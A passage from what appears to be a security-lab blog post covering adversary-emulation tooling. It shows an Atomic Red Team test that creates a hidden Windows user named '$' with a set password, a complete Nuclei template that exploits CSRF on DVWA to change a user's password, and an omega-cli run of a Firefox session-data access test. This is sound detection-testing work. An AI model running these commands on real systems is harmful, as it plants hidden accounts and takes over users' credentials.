 Atomic red team test to create a hidden user
The test T1564 will then run the above commands to create this hidden user on the target system as seen in the YAML file:
1
2
3
4
5
6
7
8
9
10
- name: Create a Hidden User Called "$"
  auto_generated_guid: 2ec63cc2-4975-41a6-bf09-dffdfb610778
  description: Creating a user with a username containing "$"
  supported_platforms:
  - windows
  executor:
    name: command_prompt
    elevation_required: true
    command: net user $ ATOMIC123! /add /active:yes
    cleanup_command: net user $ /DELETE 2>&1
Nuclei
The nuclei template in this instance just logs in as the 1337 user and changes the password to a known value, then changes it back.
1
nuclei -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-cross-site-request-forgery-low-sec.yaml
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
id: dvwa-cross-site-request-forgery-low-sec

info:
  name: DVWA Cross-Site Request Forgery User 1337 - low sec (Authenticated)
  author: Dylan Shield (Shieldia.co)
  severity: high
  description: Attempts to exploit CSRF on DVWA after authentication.
  reference:
    - https://github.com/digininja/DVWA
  tags: dvwa,csrf

variables:
  userpass_old: "charley"
  userpass_new: "asdf"
  username: "1337"

flow: http(1) && http(2) && http(3) && http(4)

http:
  # Step 1: Authenticate as 1337 and get PHPSESSID and user_token
  - raw:
      - |
        GET /DVWA/login.php HTTP/1.1
        Host: {{Hostname}}
        Accept: */*
        Connection: close

      - |
        POST /DVWA/login.php HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded
        Accept: */*
        Connection: close

        username={{username}}&password={{userpass_old}}&Login=Login&user_token={{token}}

    extractors:
      - type: regex
        name: token
        group: 1
        part: body
        regex:
          - "name='user_token' value='([a-f0-9]+)'"
        internal: true

  # Step 2: Set Security Level to Low
  - raw:
      - |
        POST /DVWA/security.php HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded
        Accept: */*
        Connection: close

        security=low&seclev_submit=Submit&user_token={{token}}

  # Step 3: Execute Cross-Site Request Forgery
  - raw:
      - |
        GET /DVWA/vulnerabilities/csrf/?password_new={{userpass_new}}&password_conf={{userpass_new}}&Change=Change# HTTP/1.1
        Host: {{Hostname}}
        Accept: */*
        Connection: close

    matchers-condition: and
    matchers:
      - type: status
        status:
          - 200
      - type: word
        name: "Password changed to a new password."
        part: body
        words:
          - "Password Changed."

  # Step 4: Change the password back
  - raw:
      - |
        GET /DVWA/vulnerabilities/csrf/?password_new={{userpass_old}}&password_conf={{userpass_old}}&Change=Change# HTTP/1.1
        Host: {{Hostname}}
        Accept: */*
        Connection: close

    matchers-condition: and
    matchers:
      - type: status
        status:
          - 200
      - type: word
        name: "Password changed back to original."
        part: body
        words:
        - "Password Changed."
This templats flow section is a bit diffrent to the others we’ve covered:
1
flow: http(1) && http(2) && http(3) && http(4)
Akin to Linux shell execution the flow will only continue if the previous http protocol was successful; http(2) only fires if the template successfully logs in to the DVWA (http(1)) and so forth.
This is a very simple example that changes the user’s password to a new value then as cleanup it changes the password back the the original value.
Omega-cli
The test SSH Atomic Red Team Windows Firefox Data Access Sqlite will SSH into the Windows target (brought up by the Tartarus Lab) then it will run the Atomic test T1539. You must have Firefox installed for the test to work properly.
1
python3 omega.py --config tests/ssh_atomic_red_team_windows_firefox_data_access_sqlite.yml elastic-local -t http://tartarus-windows.home.arpa -d
 Example omega-cli art test
Note the warning is safe to ignore and this test is incompatible with the -l flag.
Credits
Image thanks to Nasa AS11-44-6549 Icon thanks to Hacker icons created by juicy_fish - Flaticon